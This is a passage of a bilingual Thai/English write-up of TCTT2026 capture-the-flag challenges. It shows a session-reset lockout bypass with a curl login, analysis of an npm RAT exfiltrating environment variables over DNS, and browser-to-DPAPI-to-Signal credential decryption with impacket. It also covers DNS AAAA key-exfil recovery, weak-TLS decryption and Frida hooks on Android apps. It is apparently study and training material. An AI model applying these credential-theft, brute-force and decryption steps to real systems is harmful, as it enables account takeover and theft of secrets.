jq tip: .cards[] lists every card, .desc holds the details that often hide the path/secret, and check .cards[].attachments[].url for any attached files too.
กับดัก: apex https://cybertop2026.site/ (“Secure Customer Portal” - register เบอร์ 10 หลัก, password = AES-128-ECB ของ {"userid":"<mobile>"} ปลอม admin ได้ด้วย ECB cut-and-paste) เป็น โจทย์ Web/Crypto คนละข้อ ไม่ใช่ flag ของ OSINT นี้
Pitfall: the apex https://cybertop2026.site/ (“Secure Customer Portal” - register a 10-digit mobile, password = AES-128-ECB of {"userid":"<mobile>"}, forgeable via ECB cut-and-paste) is a separate Web/Crypto challenge, not this OSINT flag.
12) Lazy Dev - broken lockout + leaked test account
Flag: TCTT2026{CR3D3NTIALL3AK} Target: https://shop.cybertop2026.site/
หน้า login เดียว (email + password) auth ด้วย password_verify (ไม่ SQLi, ไม่ type-juggle) สองความ “ขี้เกียจ” ที่ต่อกัน:
- hint ในหน้าเว็บแฉ test account เอง: “Maximum 5 failed attempts … Use user
test@gmail.comfor test” - lockout พัง: ตัวนับ attempts เก็บใน
$_SESSIONต่อ PHPSESSID -> ขอ cookie ใหม่ = รีเซ็ตเป็น 5 ครั้งใหม่ -> brute-force รหัสของ test account ได้ไม่จำกัด รหัสอ่อน =Test1234!
A single login page (email + password) using password_verify (no SQLi, no type-juggle). Two chained “lazy” mistakes:
- An in-page hint leaks a test account: “Maximum 5 failed attempts … Use user
test@gmail.comfor test”. - Broken lockout: the attempt counter lives in
$_SESSIONper PHPSESSID -> a fresh cookie resets it to 5 again -> unlimited brute-force of the test account. Its weak password =Test1234!.
# ขอ session สด แล้วยิงรหัสที่เดาได้ (รีเซ็ตตัวนับด้วย cookie ใหม่ทุกครั้งถ้าต้อง brute)
curl -sk -c j.txt https://shop.cybertop2026.site/ -o /dev/null
curl -sk -b j.txt -L -X POST https://shop.cybertop2026.site/index.php \
  --data-urlencode 'email=test@gmail.com' --data-urlencode 'password=Test1234!'
# -> 302 -> <div class="flag"> TCTT2026{CR3D3NTIALL3AK} </div>
ทางตัน:
/.env/.git/*= 403, ไม่มี backup source, ไม่มี SQLi/type-juggle; ชื่อ “Dev By thedhruvhegde” เป็น GitHub user จริงที่ไม่เกี่ยว = red herring แกนจริงคือ rate-limit ที่ผูกกับ session ตัวเอง
Dead ends:
/.env/.git/*= 403, no source backups, no SQLi/type-juggle; the “Dev By thedhruvhegde” byline is a real unrelated GitHub user = red herring. The real bug is a rate-limit bound to the attacker’s own session.
Digital Forensics (DFIR)
13) The Poisoned Package - npm supply-chain + DNS-tunnel exfil
Flag: TCTT2026{poisoned_package_exfil_c2_tunnel}
npm package ปลอม plain-crypto-js มี stage-2 PowerShell RAT ที่ exfil environment variables ออกทาง DNS tunnel ทั้ง pipeline การเข้ารหัสเป็น:
loot ไป raw Deflate ไป XOR (key "0penClaw!") ไป Base32 (lowercase, unpadded) ไป หั่นเป็น chunk ละ 45 ตัว ไป {chunk}.c{NN}.s{sess}.sync.sfrclak.com
ต้อง reassemble session s3f ตั้งแต่ chunk c00–c16 จาก pcap แล้ว reverse pipeline กลับ
A rogue npm package plain-crypto-js ships a stage-2 PowerShell RAT that exfiltrates env vars over a DNS tunnel. The encoding pipeline is:
loot to raw Deflate to XOR (key "0penClaw!") to Base32 (lowercase, unpadded) to 45-char chunks to {chunk}.c{NN}.s{sess}.sync.sfrclak.com
Reassemble session s3f chunks c00–c16 from the pcap, then reverse the pipeline.
Step 1 - triage evidence.zip and walk the dependency tree:
evidence.zip มี pcap + source ของ plain-crypto-js@4.2.1 ตัวที่โผล่ในข่าว (axios) ไม่ใช่ payload จริง payload อยู่ที่ dependency ทอด (transitive) plain-crypto-js install/import hook ของมันรันโค้ด attacker ไล่ตาม require chain จะเจอ crypto shim หน้าตาปกติ (stage 1) ที่เรียกต่อไปยัง stage-2 PowerShell ที่ถูก obfuscate
evidence.zip holds the pcap plus the source of plain-crypto-js@4.2.1. The package in the headline (axios) isn’t the payload; the real payload is the transitive dependency plain-crypto-js. Its install/import hook runs attacker code; following the require chain leads from an innocent-looking crypto shim (stage 1) to an obfuscated stage-2 PowerShell payload.
Step 2 - de-obfuscate the stage-2 PowerShell to derive the pipeline:
พอ deobfuscate PowerShell จะเห็น exfil pipeline ชัด ๆ 5 ขั้น อ่านจากโค้ดได้ตรง ๆ:
- เก็บ environment variables (loot) แล้ว serialize เป็น JSON
- บีบด้วย raw DEFLATE ผ่าน
System.IO.Compression.DeflateStream(raw ไม่มี zlib/gzip header -> ตอนถอดต้องใช้wbits=-15) - XOR ด้วย key ASCII ซ้ำ ๆ
0penClaw! - Base32 แล้ว lowercase + ตัด
=(DNS label เป็น case-insensitive และ=ไม่ใช่ตัวที่ใช้ได้) - หั่น Base32 เป็น chunk ละ 45 ตัว ส่งเป็น DNS query:
{chunk}.c{NN}.s{sess}.sync.sfrclak.com(sess=session,NN=ลำดับ chunk)
domain exfil = sync.sfrclak.com, session ที่เห็น = s3f chunk c00-c16
De-obfuscating the PowerShell reveals the 5-stage pipeline straight from the code:
- Collect environment variables (the loot) and serialize to JSON.
- Compress with raw DEFLATE via
System.IO.Compression.DeflateStream(raw, no zlib/gzip header -> decode withwbits=-15). - XOR with the repeating ASCII key
0penClaw!. - Base32, then lowercase and strip
=(DNS labels are case-insensitive and=isn’t label-safe). - Split the Base32 into 45-char chunks sent as DNS queries:
{chunk}.c{NN}.s{sess}.sync.sfrclak.com(sess=session,NN=ordered chunk index).
Exfil domain = sync.sfrclak.com; the observed session = s3f, chunks c00-c16.
Step 3 - pull the chunks from the pcap and reverse the pipeline:
DNS-tunnel decoder (decode_dns.py):
import re, subprocess, base64, zlib

PCAP    = "capture.pcap"   # <-- rename to the actual pcap file from the challenge
SESSION = "s3f"           # <-- target session label ({chunk}.c{NN}.<SESSION>.sync...)

# 1) ดึงชื่อ DNS query ทั้งหมดจาก pcap
names = subprocess.check_output([
    "tshark", "-r", PCAP, "-Y", "dns",
    "-T", "fields", "-e", "dns.qry.name"
]).decode().split()

# 2) robust parse: จับ {chunk}.c{NN}.<SESSION>.sync.sfrclak.com ด้วย regex
# ("sync" เป็น literal ในแพทเทิร์น จึงไม่ชนกับ session label ที่ขึ้นต้นด้วย s)
pat = re.compile(
    r'^(?P<chunk>[a-z2-7]+)\.c(?P<idx>\d+)\.'
    + re.escape(SESSION) + r'\.sync\.sfrclak\.com$'
)
chunks = {}
for n in names:
    mo = pat.match(n.strip().rstrip('.').lower())
    if mo:
        chunks[int(mo['idx'])] = mo['chunk']   # dedup ซ้ำ + เรียงด้วย idx เอง
if not chunks:
    raise SystemExit("no chunks matched - check SESSION / domain shape in the pcap")
b32 = ''.join(chunks[i] for i in sorted(chunks)).upper()

# 3) reverse: Base32 -> XOR "0penClaw!" -> raw inflate
pad = '=' * ((8 - len(b32) % 8) % 8)
xored = base64.b32decode(b32 + pad)
key = b"0penClaw!"
deflated = bytes(c ^ key[i % len(key)] for i, c in enumerate(xored))
loot = zlib.decompress(deflated, -zlib.MAX_WBITS)   # raw deflate (-wbits)
print(loot.decode())    # JSON loot; secret ตัวคือ SECRET_API_KEY
จุดสำคัญ: Deflate เป็นแบบ raw (ใช้ -zlib.MAX_WBITS), Base32 เป็น lowercase/ไม่ pad (ต้อง .upper() + เติม = เอง), และ XOR ทำ หลัง deflate ก่อน Base32 ตอน encode ดังนั้นตอน decode ต้องกลับลำดับ
Key points: Deflate is raw (use -zlib.MAX_WBITS), Base32 is lowercase/unpadded (so .upper() and re-pad =), and XOR is applied after deflate / before Base32 at encode time to reverse that order on decode.
14) Shadow Council - Firefox creds to DPAPI to Signal to ledger chain
Flag: TCTT2026{9bfd0a8df0d02679f02a45b507f64385} (= md5("21.0"))
KAPE VHDX triage ต้องต่อ chain ยาว จาก NTFS ที่ถูกทำให้เสีย ไป decrypt Firefox เอา password ที่ reuse ไปปลด DPAPI ต่อด้วยปลด Signal SQLCipher แล้วอ่าน ledger
A KAPE VHDX triage with a long chain: repair a broken NTFS to decrypt Firefox to use the reused password to unlock DPAPI to unlock Signal SQLCipher to read the ledger.
Step 1 - mount the triage VHDX:
unzip ShadowCouncil-triage-v2.zip
qemu-img convert -O raw triage.vhdx triage.raw
Step 2 - repair the tampered NTFS boot sector (anti-forensic):
mmls/fls จะปฏิเสธ partition ตั้งแต่แรกเพราะ boot sector (VBR) ถูกแก้: (ก) 3 ไบต์แรกที่เป็น jump instruction (0x00) ถูก zero, และ (ข) 0x55AA boot signature ที่ท้าย sector (0x1FE) หายไป TSK ตรวจ 2 ฟิลด์นี้ก่อนเชื่อว่าเป็น NTFS จริง เลย bail ออก เขียนค่ามาตรฐานกลับ (jump EB 52 90, signature 55 AA) ที่ offset ต้น partition แล้ว TSK อ่านได้ปกติ
mmls/fls refuse the partition up front because the boot sector (VBR) was tampered: (a) the first 3 bytes (the jump instruction at 0x00) were zeroed, and (b) the 0x55AA boot signature at the end of the sector (0x1FE) was removed. TSK validates both before trusting an NTFS volume, so it bails. Write the standard values back (jump EB 52 90, signature 55 AA) at the partition start and TSK reads it fine.
# fix_ntfs.py - restore the two VBR fields TSK checks
# offsets are relative to the START of the NTFS partition (carve it first if needed)
with open('ntfs_part.raw', 'r+b') as f:
    f.seek(0x000); f.write(bytes.fromhex('EB5290'))   # restore JMP instruction
    f.seek(0x1FE); f.write(bytes.fromhex('55AA'))      # restore boot signature (0x55AA)
Step 3 - recover files, then decrypt the browser logins:
tsk_recover -e ntfs_part.raw ./out            # dump all files (profile, Signal data, ...)

# Zen (Firefox fork) เก็บ logins.json (AES) + key4.db; ไม่มี master password -> ถอดด้วย libnss
python3 firefox_decrypt.py "./out/Users/dr4g0n/AppData/Roaming/zen/Profiles/<profile>"
# -> dr4g0n : Zeph!r_T1d3s   (รหัสนี้ถูก reuse เป็น DPAPI protector ของ account)
Step 4 - unlock the DPAPI master key with that reused password (the crux):
# DPAPI masterkey ของ Win10 local account = SHA1(plaintext password)
# NT hash จาก SAM ใช้ไม่ได้ ต้องใช้รหัสจริงที่หลุดมาจาก browser
impacket-dpapi masterkey \
  -file "./out/Users/dr4g0n/AppData/Roaming/Microsoft/Protect/<SID>/<masterkey-guid>" \
  -sid "<SID>" -password 'Zeph!r_T1d3s'
# -> decrypted master key (hex) -> ใช้ต่อในขั้น chain DPAPI -> Signal ด้านล่าง
Chain DPAPI ไป Signal (ทำไมถึงต้องต่อ 3 ชั้น): Signal บน Windows ใช้ Electron safeStorage - key ของ SQLCipher ไม่ได้เก็บเปล่า ๆ แต่ถูกห่อไว้ 3 ชั้น: (1) Local State มี os_crypt.encrypted_key = base64 ของ ("DPAPI" + DPAPI blob) เมื่อถอด DPAPI ด้วย masterkey จะได้ safeStorage AES key (32 ไบต์) (2) config.json มี encryptedKey = hex ของ ("v10" + nonce 12B + ciphertext + tag 16B) ถอดด้วย AES-256-GCM โดยใช้ safeStorage key จะได้ SQLCipher key (hex 64 ตัว) (3) เอา key นั้นเปิด db.sqlite ด้วย SQLCipher (ต้อง cipher_compatibility=4)
DPAPI to Signal chain (why three layers): Signal on Windows uses Electron safeStorage - the SQLCipher key isn’t stored in the clear, it’s wrapped three times: (1) Local State holds os_crypt.encrypted_key = base64 of ("DPAPI" + DPAPI blob); DPAPI-decrypt it with the masterkey to get the safeStorage AES key (32 bytes). (2) config.json holds encryptedKey = hex of ("v10" + 12B nonce + ciphertext + 16B tag); AES-256-GCM decrypt it with the safeStorage key to get the SQLCipher key (64 hex chars). (3) Open db.sqlite with that key under SQLCipher (cipher_compatibility=4).
# signal_key.py - Local State + config.json -> SQLCipher key
# ชั้น DPAPI ถอดด้วย impacket (ดูขั้นถัดไป) ที่นี่ทำ 2 ชั้น: แกะ blob + AES-GCM
import json, base64, sys
from Crypto.Cipher import AES     # pip install pycryptodome

# --- 6a) ดึง DPAPI blob ของ safeStorage key ออกจาก Local State ---
ls = json.load(open('Local State', encoding='utf-8'))
blob = base64.b64decode(ls['os_crypt']['encrypted_key'])
assert blob[:5] == b'DPAPI', "ไม่ใช่ DPAPI-wrapped key"
open('safestorage_blob.bin', 'wb').write(blob[5:])   # ตัด prefix "DPAPI" -> ส่งให้ impacket
print("[*] เขียน safestorage_blob.bin แล้ว -> ไปถอด DPAPI ด้วย impacket (ขั้นถัดไป)")

# --- 6c) หลังได้ safeStorage key (hex) จาก impacket แล้ว ค่อยรันส่วนนี้ ---
if len(sys.argv) > 1:
    ss_key = bytes.fromhex(sys.argv[1])              # 32 ไบต์ safeStorage AES key
    enc = bytes.fromhex(json.load(open('config.json'))['encryptedKey'])
    assert enc[:3] == b'v10'
    nonce, ct, tag = enc[3:15], enc[15:-16], enc[-16:]
    sql_key = AES.new(ss_key, AES.MODE_GCM, nonce=nonce).decrypt_and_verify(ct, tag)
    print("[+] SQLCipher key =", sql_key.decode())   # hex 64 ตัว
# 6b) ถอดชั้น DPAPI ของ safeStorage blob ด้วย masterkey ที่ปลดจากขั้น 5
# (impacket-dpapi unprotect รับ masterkey ที่ decrypt แล้ว)
python3 signal_key.py # -> เขียน safestorage_blob.bin
impacket-dpapi unprotect -file safestorage_blob.bin \
-key 0x<decrypted-masterkey-hex> # ได้ safeStorage AES key (hex 32 ไบต์)
python3 signal_key.py <safeStorage-key-hex> # -> พิมพ์ SQLCipher key
# 6d) เปิด Signal DB ด้วย SQLCipher แล้วอ่านข้อความ
sqlcipher db.sqlite \
"PRAGMA key = \"x'<SQLCipher-key-hex>'\"; PRAGMA cipher_compatibility=4;
SELECT body FROM messages ORDER BY sent_at;"
# 7) ข้อความ Signal มีลิงก์ ledger: tinyurl.com/dr4g0nia -> Google Sheet
# ผลรวมคอลัมน์ 'BTC Paid' = 21.0 -> flag = md5("21.0")
python3 -c "import hashlib; print('TCTT2026{'+hashlib.md5(b'21.0').hexdigest()+'}')"
# => TCTT2026{9bfd0a8df0d02679f02a45b507f64385}กับดักหลัก: password ของ DPAPI masterkey ≠ password ของ SAM/NT-hash - password ที่ reuse ใน browser คือตัวที่ปลด DPAPI ได้ (Win10 local DPAPI = SHA1(password))
Main gotcha: the DPAPI masterkey password ≠ the SAM/NT-hash password - the reused browser password is the DPAPI protector (Win10 local DPAPI = SHA1(password)).
Network
15) Phantom Packets - DNS-AAAA key exfil to TLS_RSA decrypt to git loot
Flag: TCTT2026{5b9437e03df7b2529562ad4705a54963}
traffic.pcapng (4855 pkts) host ภายใน 172.28.0.10 โดนเจาะ chain 4 ขั้น:
- RSA private key ถูก exfil ทาง DNS AAAA - query
NNNN.status.update-svc-cdn.comไปหา attacker DNS172.28.0.20:53ทุก AAAA answer = 16 ไบต์ ASCII เอา seq 1..107 มาต่อ = PEM key ของgit.internal.nexline.io - key นั้นตรงกับ cert ที่
172.28.0.10:443(Gitea) และ session ของ attacker ใช้ cipher0x009d(TLS_RSA static key exchange) จึง decrypt ได้ด้วย openssl/tshark - traffic ที่ถอดได้ =
git cloneของd.chen/nexline-deploy.git, Basic authd.chen:Nexline2024! - แกะ git-upload-pack pack แล้ว
git unpack-objectsแล้ว grep blob เจอ 2 ครึ่ง
traffic.pcapng (4855 pkts), internal host 172.28.0.10 compromised. Four-stage chain:
- RSA private key exfiltrated via DNS AAAA - queries
NNNN.status.update-svc-cdn.comto attacker DNS172.28.0.20:53; each AAAA answer = 16 ASCII bytes; concat seq 1..107 = the PEM key forgit.internal.nexline.io. - That key matches the cert on
172.28.0.10:443(Gitea), and the attacker session used cipher0x009d(TLS_RSA static key exchange) to decryptable with openssl/tshark. - Decrypted = a
git cloneofd.chen/nexline-deploy.git, Basic authd.chen:Nexline2024!. - De-sideband the git-upload-pack pack to
git unpack-objectsto grep blobs for the two halves.
ทำไม AAAA ถึงเป็นช่อง exfil: record AAAA คือ IPv6 ขนาด 128 บิต = 16 ไบต์เป๊ะ attacker เลยยัด private key ทีละ 16 ไบต์ลงในคำตอบ AAAA ของแต่ละ query โดยใส่ลำดับ (seq) ไว้ในชื่อ subdomain (NNNN.status.update-svc-cdn.com) ฝั่งเราแค่เรียงตาม seq แล้วต่อ 16 ไบต์เข้าด้วยกันก็ได้ PEM คืน ส่วนที่ decrypt TLS ได้เพราะ cipher 0x009d (TLS_RSA_WITH_AES_128_GCM_SHA256) เป็น static RSA key exchange - pre-master secret ถูกเข้ารหัสด้วย public key ของเซิร์ฟเวอร์ตรง ๆ ไม่มี forward secrecy พอเราถือ private key ก็ถอดทั้ง session ได้เลย (ต่างจาก ECDHE ที่ถอดไม่ได้แม้มี key)
Why AAAA is the exfil channel: an AAAA record is a 128-bit IPv6 = exactly 16 bytes, so the attacker packs the private key 16 bytes at a time into each AAAA answer, with the sequence number in the subdomain (NNNN.status.update-svc-cdn.com). We just sort by seq and concatenate the 16-byte chunks to get the PEM back. The TLS is decryptable because cipher 0x009d (TLS_RSA_WITH_AES_128_GCM_SHA256) is static RSA key exchange - the pre-master secret is encrypted straight to the server’s public key, no forward secrecy - so holding the private key decrypts the whole session (unlike ECDHE, which stays safe even with the key).
Step 1 - reconstruct the RSA private key from AAAA answers:
# ดึงคู่ (qry.name, aaaa) ออกมาก่อน
tshark -r traffic.pcapng -Y 'dns.aaaa' \
  -T fields -e dns.qry.name -e dns.aaaa > aaaa.tsv
# reconstruct_key.py
import socket, re
rows = {}
for line in open('aaaa.tsv'):
line = line.strip()
if not line:
continue
name, aaaa = line.split('\t')[:2]
# subdomain ตัวแรกคือ seq: NNNN.status.update-svc-cdn.com
m = re.match(r'^(\d+)\.', name)
if not m:
continue
seq = int(m.group(1))
# บาง query อาจมีหลาย AAAA คั่นด้วย , - เอาตัวแรกพอ
addr = aaaa.split(',')[0].strip()
rows[seq] = socket.inet_pton(socket.AF_INET6, addr) # IPv6 -> 16 ไบต์ดิบ
pem = b''.join(rows[i] for i in sorted(rows)) # ต่อทีละ 16 ไบต์ตาม seq
open('git_key.pem', 'wb').write(pem)
print(pem.decode(errors='replace')[:80], '...') # ควรขึ้น -----BEGIN ... PRIVATE KEY-----
print('seqs:', min(rows), '..', max(rows), '=', len(rows), 'chunks')Step 2 - decrypt the TLS session with that key (static RSA):
# ป้อน private key ให้ tshark ถอด TLS แล้วดึง HTTP body ออกมา
tshark -r traffic.pcapng \
  -o "uat:rsa_keys:\"git_key.pem\",\"\"" \
  -Y 'http && ip.addr==172.28.0.10' \
  -T fields -e http.file_data | tr -d '\n' | xxd -r -p > git_http.bin
Step 3 - pull the git packfile out of the smart-HTTP sideband:
git-over-HTTP (git-upload-pack) ห่อ packfile ไว้ในเฟรม pkt-line และเปิด sideband-64k (byte แรกของแต่ละ pkt: \x01=pack data, \x02=progress, \x03=error) ต้องลอกกรอบ pkt-line + เก็บเฉพาะ band 1 ถึงจะได้ packfile ดิบ (PACK...) ไปแตก
git-over-HTTP (git-upload-pack) wraps the packfile in pkt-line frames with sideband-64k (first byte of each pkt: \x01=pack data, \x02=progress, \x03=error). Strip the pkt-line framing and keep only band 1 to recover the raw packfile (PACK...).
# desideband.py - แกะ pkt-line + sideband band-1 -> upload-pack.pack
data = open('git_http.bin', 'rb').read()
i = data.find(b'PACK')                 # ตัด HTTP header/ก่อนหน้าออก ไปเริ่มที่ pkt-line รอบ pack
# ถอยไปหาเฟรม pkt-line ที่ครอบ PACK (4 hex len + 1 band byte + payload)
start = data.rfind(b'0008NAK\n', 0, i)  # server ตอบ NAK ก่อนสตรีม pack
p = (start + 8) if start != -1 else 0
out = bytearray()
while p + 4 <= len(data):
    ln = data[p:p+4]
    try:
        n = int(ln, 16)
    except ValueError:
        break
    if n == 0:                          # flush-pkt = จบ
        p += 4; continue
    chunk = data[p+4:p+n]               # payload (รวม band byte)
    if chunk[:1] == b'\x01':            # band 1 = pack data เท่านั้น
        out += chunk[1:]
    p += n
open('upload-pack.pack', 'wb').write(out)
print('pack bytes:', len(out), '| magic:', out[:4])
Step 4 - unpack the objects and grep for both flag halves:
mkdir loot && cd loot && git init -q
git unpack-objects < ../upload-pack.pack
git cat-file --batch-all-objects --batch | grep -aoE 'TCTT2026_pt[12]\{[0-9a-f]+\}'
# pt1{5b9437e03df7b252}  (จาก .env DEPLOY_TOKEN)
# pt2{9562ad4705a54963}  (จาก monitoring api_secret)
ระหว่างทางจะเจอ Basic auth
d.chen:Nexline2024!ใน HTTP header ของ session (ไม่ได้ใช้ต่อ แต่ยืนยันว่าเป็น git clone ของ repod.chen/nexline-deploy.git)
Along the way you’ll see Basic auth
d.chen:Nexline2024!in the session’s HTTP header (not needed further, but confirms it’s a clone ofd.chen/nexline-deploy.git).
สองครึ่งเป็น 16-hex ต่อกันได้ 1 MD5 จึงได้ flag = TCTT2026{5b9437e03df7b2529562ad4705a54963}
The two 16-hex halves concatenate into a single MD5 to flag = TCTT2026{5b9437e03df7b2529562ad4705a54963}
16) The Weakest Link - three weak-TLS failures in one pcap
Flag: TCTT2026{53917362945dd1b80292019ec239277e}
pcap ของ security-portal.tctt.local มีหลาย TLS session ที่ต่อด้วย cipher อ่อนต่างกัน flag แบ่ง 3 ส่วน (PART1/2/3_OF_3) แต่ละส่วนหลุดจากคนละจุดอ่อน:
- PART1 - session ใช้ NULL cipher (ไม่เข้ารหัสเลย) -> อ่าน HTTP ได้ตรง ๆ ใน pcap (hint: “Null means nothing… literally no encryption”)
- PART2 - session ใช้ static RSA-512 -> factor คีย์ 512 บิตได้ (ให้มาเป็น
server512.key) ป้อนให้ tshark ถอด (hint: “512 bits fell in 1999”) - PART3 - session ใช้ ECDHE (forward secrecy) แต่ key material รั่วผ่าน endpoint debug
/debug/tls-session-logที่ logCLIENT_RANDOMออกมา -> ใช้เป็น keylog ถอด (hint: “Strong crypto means nothing if you leak the keys”)
A pcap of security-portal.tctt.local with several TLS sessions on different weak ciphers. The flag has 3 parts (PART1/2/3_OF_3), each leaking from a distinct weakness:
- PART1 - a NULL-cipher session (no encryption) -> read the HTTP straight from the pcap (hint: “Null means nothing… literally no encryption”).
- PART2 - a static RSA-512 session -> the 512-bit key is factorable (provided as
server512.key); feed it to tshark to decrypt (hint: “512 bits fell in 1999”). - PART3 - an ECDHE (forward-secret) session, but the key material leaked via a debug endpoint
/debug/tls-session-logthat logsCLIENT_RANDOM-> use it as a keylog (hint: “Strong crypto means nothing if you leak the keys”).
# ถอดทั้ง pcap ด้วยทั้ง RSA-512 private key + keylog (CLIENT_RANDOM ที่ leak) ทีเดียว
tshark -r traffic.pcap \
  -o 'uat:rsa_keys:"server512.key",""' \
  -o 'tls.keylog_file:keylog.txt' \
  -Y 'http' -T fields -e http.request.full_uri -e http.file_data \
  | grep -a 'flag/part'
# /api/v1/flag/part1 -> {"flag_part":"PART1_OF_3:53917362945", ...}
# /api/v1/flag/part2 -> {"flag_part":"PART2_OF_3:dd1b802920",  ...}
# /api/v1/flag/part3 -> {"flag_part":"PART3_OF_3:19ec239277e", ...}
ต่อ 3 ส่วน (11+10+11 = 32 hex) = 1 MD5 -> flag TCTT2026{53917362945dd1b80292019ec239277e} โดย CLIENT_RANDOM สำหรับ PART3 หาได้จาก body ของ /debug/tls-session-log เอาไปใส่ keylog.txt
Concatenate the 3 parts (11+10+11 = 32 hex) into one MD5 -> flag TCTT2026{53917362945dd1b80292019ec239277e}. The CLIENT_RANDOM for PART3 comes from the body of /debug/tls-session-log, dropped into keylog.txt.
Mobile Application
ชุด Mobile ของ STH (สยามถนัดแฮก, package sh.sth.*) 3 APK Kotlin ทุกตัว debuggable=true จุดร่วมของช่องโหว่ = “แอปดึง secret มาแต่ไม่โชว์ ให้ extract จากเครื่อง/RE เอง”
Insight สำคัญ: “secret” ที่ server ตอบกลับเป็น string เดา ได้แบบ deterministic (
<app>-<field>-[year]) ไม่ใช่ random SkyLink กับ Somtam จึงทำ offline 100% ได้โดยเดา constant + ประกอบกับข้อมูลที่ฝังในแอป
Rig: emulator รูท (Pixel, Android 15 x86_64 + libndk_translation รัน ARM lib), สั่งผ่าน Windows adb.exe
STH’s mobile set (package sh.sth.*), 3 Kotlin APKs, all debuggable=true. Shared vuln pattern = “the app fetches a secret but never displays it; extract it locally / via RE.”
Key insight: the server-returned “secrets” are deterministically guessable strings (
<app>-<field>-[year]), not random to SkyLink and Somtam are 100% solvable OFFLINE by guessing the constant and combining it with embedded app data.
Rig: a rooted emulator (Pixel, Android 15 x86_64 + libndk_translation for ARM libs), driven via the Windows adb.exe.
17) Bangkok SkyLink Companion - cleartext WebView JS-bridge leak (offline XOR)
Flag: TCTT2026{skylink_cleartext_webview_bypass} Package: sh.sth.skylink

PromoActivity มี WebView เปิด JS + addJavascriptInterface(SkyLinkBridge,"SkyLink") ที่มี unlockVip() leak vipToken ไปหน้า remote (CWE-749) ตัว vipToken = assembleToken() bytes ⊕ 0x5A แล้ว XOR ต่อด้วย salt จาก /api/vip-salt
recovered salt: /api/vip-salt = skylink-salt-202 (16 ไบต์, วนซ้ำ cyclic)
PromoActivity has a WebView with JS enabled + addJavascriptInterface(SkyLinkBridge,"SkyLink") whose unlockVip() leaks vipToken to a remote page (CWE-749). vipToken = assembleToken() bytes ⊕ 0x5A, then XOR’d with the salt from /api/vip-salt.
Recovered salt: /api/vip-salt = skylink-salt-202 (16 bytes, applied cyclically).
Offline solve:
# assembleToken() obf[42] (จาก smali/RE), XOR 0x5A, XOR salt cyclic
obf = bytes.fromhex("<42 bytes obf จาก assembleToken()>")
salt = b"skylink-salt-202"   # 16B cyclic
flag = bytes(b ^ 0x5A ^ salt[i % len(salt)] for i, b in enumerate(obf))
print(flag.decode())   # TCTT2026{skylink_cleartext_webview_bypass}
ทางเลือก dynamic: ดูได้สด ๆ ใน WebView URL /api/vip?token=<flag> ผ่าน CDP:
Dynamic alternative: read it live from the WebView URL /api/vip?token=<flag> via CDP:
adb forward tcp:9222 localabstract:webview_devtools_remote_<pid>
curl -s 127.0.0.1:9222/json/list   # เห็น URL /api/vip?token=<flag>
หรือ hook ด้วย Frida - ดัก assembleToken() กับ unlockVip() ตรง ๆ เห็น token ที่ถอดแล้วโดยไม่ต้องแตะ WebView:
Or hook with Frida - tap assembleToken() and unlockVip() directly to see the decoded token without touching the WebView:
// skylink_hook.js
//   frida -U -f sh.sth.skylink -l skylink_hook.js
Java.perform(function () {
  var Bridge = Java.use('sh.sth.skylink.SkyLinkBridge');
  // ดัก token ที่ bridge ส่งให้หน้าเว็บ (นี่คือ flag ตรง ๆ)
  Bridge.unlockVip.implementation = function () {
    var t = this.unlockVip();
    console.log('[unlockVip] vipToken =', t);
    return t;
  };
  // เผื่ออยากเห็นค่าดิบก่อน XOR salt
  var Promo = Java.use('sh.sth.skylink.PromoActivity');
  if (Promo.assembleToken) {
    Promo.assembleToken.implementation = function () {
      var b = this.assembleToken();
      console.log('[assembleToken] =', b);
      return b;
    };
  }
});
18) Somtam Delivery - native AES-128-CBC “Chef’s Special” leak (derived key)
Flag: TCTT2026{somtam_secret_recipe_native_crypto_leak} Package: sh.sth.somtam

libcore.so processPayload(payload, keyNonce) = AES-128-CBC มาตรฐาน (S-box ปกติที่ file 0xa0aa), IV = assets/payload.bin[0:16], ct = 176 ไบต์ถัดไป มันคืน String “Chef’s Special” ที่ decrypt แล้ว แต่ฝั่ง Kotlin ทิ้งค่านั้น จึงต้อง hook ค่า return หรือ decrypt เอง
สำคัญ - key เป็นแบบ DERIVED ไม่ใช่ raw (verify จาก arm64 loop @0x12520): key[i] = keyNonce[i] ⊕ C1[i] ⊕ C2[i&7]
- C1 (16B @0x7da0) =
74b331043756d79f60527355f60210ee - C2 (8B @0x7d98) =
5a3c6f1e7b2d4a90จึงยุบเหลือkey = keyNonce ⊕ 2e8f5e1a4c7b9d0f3a6e1c4b8d2f5a7e
keyNonce เดาได้ = somtam-key-nonce (16 ไบต์พอดี) จาก /api/delivery/config field key_nonce_hex
libcore.so processPayload(payload, keyNonce) = standard AES-128-CBC (normal S-box at file 0xa0aa), IV = assets/payload.bin[0:16], ct = next 176 bytes. It returns the decrypted “Chef’s Special” String, but the Kotlin side discards it to hook the return value or decrypt it yourself.
Important - the key is DERIVED, not raw (verified from the arm64 loop @0x12520): key[i] = keyNonce[i] ⊕ C1[i] ⊕ C2[i&7]
- C1 (16B @0x7da0) =
74b331043756d79f60527355f60210ee - C2 (8B @0x7d98) =
5a3c6f1e7b2d4a90to collapses tokey = keyNonce ⊕ 2e8f5e1a4c7b9d0f3a6e1c4b8d2f5a7e
keyNonce is guessable = somtam-key-nonce (exactly 16 bytes), from /api/delivery/config field key_nonce_hex.
AES decryptor (decrypt-somtam.py):
from Crypto.Cipher import AES   # pip install pycryptodome

# payload.bin = แตกจาก APK: `apktool d somtam.apk` -> somtam/assets/payload.bin
# (หรือ `unzip -j somtam.apk assets/payload.bin`) แล้ววางไว้ข้างสคริปต์
blob = open('payload.bin', 'rb').read()   # <-- rename/point to the extracted asset
iv, ct = blob[:16], blob[16:16+176]

key_nonce = b"somtam-key-nonce"                                  # 16B (guessable)
C = bytes.fromhex("2e8f5e1a4c7b9d0f3a6e1c4b8d2f5a7e")           # C1 ^ C2(cyclic)
key = bytes(a ^ b for a, b in zip(key_nonce, C))                # DERIVED key

pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)
# ตัด PKCS7 padding แล้ว parse JSON - field 'reward' คือ flag
pt = pt[:-pt[-1]]
import json
print(json.loads(pt)['reward'])   # TCTT2026{somtam_secret_recipe_native_crypto_leak}
เดิม
SOLUTION.mdเขียนว่า key = keyNonce ดิบ ๆ ซึ่ง ผิด - ต้อง XOR ด้วย C ตามที่ verify จาก loop จริง
ทางเลือก dynamic: ไม่ต้อง reverse key เลย แค่ hook ค่า return ของ processPayload (ตัวที่ Kotlin ทิ้ง) ด้วย Frida ก็เห็น plaintext ตรง ๆ:
The original
SOLUTION.mdsaid key = raw keyNonce, which is WRONG - it must be XOR’d with C as verified from the actual loop.
